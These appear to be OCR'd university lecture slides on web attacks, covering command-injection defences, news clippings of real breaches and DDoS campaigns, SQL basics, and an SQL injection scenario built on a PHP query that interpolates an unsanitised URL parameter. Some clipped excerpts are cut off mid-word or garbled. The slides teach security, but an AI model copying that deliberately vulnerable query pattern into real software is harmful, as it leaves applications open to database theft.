Web Attacks, con’t

CS 161: Computer Security

Prof. Vern Paxson

TAs: Devdatta Akhawe, Mobin Javed
& Matthias Vallentin

http://inst.eecs.berkeley.edu/~cs161/

February 22, 2011


Announcements

- See "**Still confused about question 4 submission format**" thread in Piazzza (@116)
- Guest lecture a week from Thursday (March 3rd), Prof. David Wagner
  - My office hours the week of March 7th will be by appointment
- I may move my office hours next Monday to 1-2PM - if so, will announce on Piazzza
  - Let me know if this would be a hardship

Defending Against Command Injection

- In principle, can prevent injection attacks by properly sanitizing input sent to web servers
  - Remove or escape meta-characters
  - Easy to get wrong by overlooking a meta-character or escaping subtlety
- Better: avoid using a feature-rich API
  - KISS + defensive programming
  - E.g., use `execve()` to invoke a desired program, rather than `system()`


Command Injection in the Real World


NEWS
POLITICS
OPINIONS
BUSINESS
LOCAL
SPORTS
ARTS & LIVING
GOING OUT GUIDE
SEARCH:
Try Our New Search
go
Search Archives
washingtonpost.com > Technology > Security Fix
Security Fix
Brian Krebs on Computer Security
About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs
SEARCH THIS BLOG
Go
RECENT POSTS

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Command Injection in the Real World



From the looks of it, however, one ou
suspects an **SQL injection**, in which
the Web site. Markovich also questio
not noticed the hack for six months, a

May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.


Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

December 8, 2010, 4:18 PM

‘Operation Payback’ Attacks Fell Visa.com

By ROBERT MACKEY



TARGET: WWW.VISA.COM :: FIRE FIRE FIRE!!! WEAPONS http://bit.ly/e6iR3X ::: SET YOUR LOIC TO irc.anonops.net ::: #DDOS #PAYBACK #WIKILEAKS

11 minutes ago via web
Retweeted by 100+ people

Anon_Operation
Operation Payback

Reply
Retweet
© 2010 Twitter About Us Contact Blog Status Resources API Business Help Jobs Terms Privacy
Operation: Payback Operation:

A message posted on Twitter by a group of Internet activists announcing the start of an attack on Visa’s Web site, in retaliation for the company’s actions against WikiLeaks.

Last Updated | 6:54 p.m. A group of Internet activists took credit for crashing the Visa.com Web site on Wednesday afternoon, hours after they launched a similar attack on MasterCard. The cyber attacks, by activists who call themselves Anonymous, are aimed at punishing companies that have acted to stop the flow of donations to WikiLeaks in recent days.

The group explained that its distributed denial of service attacks — in which they essentially flood Web sites site with traffic to slow them down or knock them offline — were part of a broader effort called Operation Payback, which

Anonymous speaks: the inside story of the HBGary hack


By Peter Bright | Last updated a day ago

'he hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other :MSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database vith suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, ieed parameters. For example, a query to retrieve an article from the CMS will generally need a parameter :orresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-ınd to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Structure of Modern Web Services




Browser

URL / Form


command.php?
arg1=x&arg2=y

Web
server

Structure of Modern Web Services



Structure of Modern Web Services




Browser

Web server

Custom data corresponding to x & y

Database server

Structure of Modern Web Services



Browser

Web server

Web page built using custom data

Database server

SQL

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Person WHERE Username=‘oski’
```

- Add data to the table

```
INSERT INTO Person (Username, Balance)
      VALUES (‘oski’, 10) -- oski has ten buckaroos
```

An SQL comment

- Modify data

```
UPDATE Person SET Balance=42 WHERE
Username=‘oski’
```

- Query syntax (mostly) independent of vendor

SQL Injection Scenario

- Suppose web server front end stores URL parameter “`recipient`” in variable `$recipient` and then builds up a string with the following SQL query:

  ```
  $sql = "SELECT PersonID FROM Person
            WHERE Balance < 100 AND
             Username='$recipient' ";
  ```

- Query accesses recipient’s account if their balance is < 100.

SQL Injection Scenario

- Suppose web server front end stores URL parameter "`recipient`" in variable `$recipient` and then builds up a string with the following SQL query:

```
$sql = "SELECT PersonID FROM Person
           WHERE Balance < 100 AND
            Username='$recipient' ";
```

- So for "?recipient=Bob" the SQL query is:

```
 "SELECT PersonID FROM Person
            WHERE Balance < 100 AND
             Username='Bob' "
```

SQL Injection Scenario

